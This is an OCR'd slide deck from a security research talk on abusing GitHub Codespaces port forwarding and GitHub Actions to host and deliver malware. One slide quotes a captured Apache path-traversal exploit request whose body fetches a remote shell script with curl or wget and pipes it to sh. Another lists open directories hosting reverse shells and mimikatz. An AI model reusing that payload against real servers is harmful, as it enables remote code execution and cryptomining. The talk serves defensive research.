
Abusing GitHub for fun and profit

Actions and Codespaces Security

Magno Logan @ Trend Micro Research
Nitesh Surana @ Trend Micro Research

@magnologan



http://bit.ly/magnologan-linkedin

KATANA SECURITY


NEBULA

GoHacking

TREND MICRO

@_niteshsurana

- Senior Threat Researcher w/ Trend Micro
- Passionate about Cloud Native Security
- Member of **Null – The Open Security Community**
- Vocalist* & Guitarist*
- Let’s connect! https://linktr.ee/niteshsurana



Agenda

- Codespaces
  - Port-Forward Feature
  - Real-World Abuse
  - Recommendations
- Actions
  - Abusing Runners
  - Malicious GHA
  - Countermeasures

Article

Vulnerabilities Exploited for Monero Mining Malware Delivered via GitHub, Netlify

We looked into exploitation attempts we observed in the wild and the abuse of legitimate platforms Netlify and GitHub as repositories for malware.


By: Nitesh Surana
December 03, 2021
Read time: 7 min (1882 words)

https://bit.ly/gh-netlify-malware


```
POST /icons/%25%25%25332%25%25365%25%25%25332%25%25365/%25%25%25332%25%25365%25%25%25332%25%25365/
%25%25%25332%25%25365%25%25%25332%25%25365/%25%25%25332%25%25365%25%25%25332%25%25365/
%25%25%25332%25%25365%25%25%25332%25%25365/%25%25%25332%25%25365%25%25%25332%25%25365/
%25%25%25332%25%25365%25%25%25332%25%25365/bin/sh HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 232

(curl -k -H Host:raw.githubusercontent.com -fsSL https://185.199.109.133/k[redacted]/a/main/stg_gh.sh||wget --no-check-
certificate --header=Host:raw.githubusercontent.com -q -O- https://185.199.109.133/k[redacted]/a/main/stg_gh.sh)|shHTTP/1.1
404 Not Found
Date: Tue, 19 Oct 2021 18:44:28 GMT
Server: Apache/2.4.50 (Unix)
Content-Length: 196
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
```

Apache HTTP Server Remote Code Execution Vulnerability

Infection Chain of GitHub/Netlify Abuse



Codespaces

Normal User

Code editor

VS Code Desktop
Local installation

VS Code Browser
Chrome, Safari, Edge

JetBrains IDE
IntelliJ IDEA, GoLand, RubyMine, etc.

Command line
SSH via GitHub CLI

Your editor is how you view and edit your codespace

Changes to your codespace are reflected back in your editor

Azure
Hosting

Virtual Machine
Linux hardware

Container
Docker development environment

A clone of your repository
Source code

Languages
Python, Ruby, etc

Tooling
Extensions, linting, etc

CPUs **Disk storage**

Codespace

https://docs.github.com/en/codespaces/overview

Default idle timeout

A codespace will suspend after a period of inactivity. You can specify a default idle timeout value, which will apply to all codespaces created after the default is changed. You will be charged for the entire time your codespace is running, even if i is idle. The maximum value is **240** minutes (4 hours).


30 minutes Save

Default retention period

Inactive codespaces are automatically deleted 30 days after the last time they were stopped. A shorter retention period can be set, and will apply to all codespaces created going forward. The default and maximum value is **30** days. Learn more

30 days Save

Codespaces



Malicious User

Code editor

VS Code Desktop
Local installation

VS Code Browser
Chrome, Safari, Edge

JetBrains IDE
IntelliJ IDEA, GoLand, RubyMine, etc.

Command line
SSH via GitHub CLI

Your editor is how you view and edit your codespace

Changes to your codespace are reflected back in your editor

Azure
Hosting

Virtual Machine
Linux hardware

Container
Docker development environment

A clone of your repository
Source code

Languages
Python, Ruby, etc


Tooling
Extensions, linting, etc


CPUs **Disk storage**


Codespace

https://docs.github.com/en/codespaces/overview

Expose Ports




PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS 1
python3
@ideaengine007 →/workspaces/codespaces-blank $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
Your application running on port 8080 is available. See all forwarded ports
Open in Browser


PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS 1
Port
Local Address
8080
https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev/
Add Port
Open in Browser
Preview in Editor
Set Port Label F2
Set Label and Update devcontainer.json
Copy Local Address Ctrl+C
Port Visibility
Change Port Protocol
Stop Forwarding Port Delete
Forward a Port
Private
Public

ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev

Directory listing for /

- hello
- is
- this
- who

192.168.200.149 (user)

Terminal Sessions View X server Tools Games Settings Macros Help


Quick connect... 2. 192.168.200.149 (user)

Sessions Tools Macros SFTP

```
user@nsbox:~$ curl https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/st
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="hello">hello</a></li>
<li><a href="is">is</a></li>
<li><a href="this">this</a></li>
<li><a href="who">who</a></li>
</ul>
<hr>
</body>
</html>
user@nsbox:~$
```



Open Directories

Interesting **#opendir** at /198.13.56[.131 @Vultr
Windows and Linux #Meterpreter reverse shells are there 💀



#opendir hosting #mimikatz

152.228.175[.]85




Automate w/ Dev-Containers & GitHub CLI


- Fully-featured development environments
- Environment config as a JSONC file
- Dev's environment == Local/Remote
- Powerful primitives of command execution

`postStartCommand`	string, array, object	A command to run each time the container is successfully started. Note that the array syntax will execute the command without a shell. You can learn more about formatting string vs array vs object properties.

https://containers.dev/implementors/json_reference


path:*/devcontainer.json
Filter by
Code 33.4k
33.4k files (438 ms)
pallets/flask
Install the extension
The Dev Containers extension lets you run Visual Studio Code inside a Docker container.
Install the Dev Containers extension
Dev Containers v0.251.0 Preview
Microsoft 14,826,246 (37)
Open any folder or repository inside a Docker container
Disable Uninstall Switch to Pre-Release Version
This extension is enabled globally.

Attacker's Dev-Container Config


Malicious content
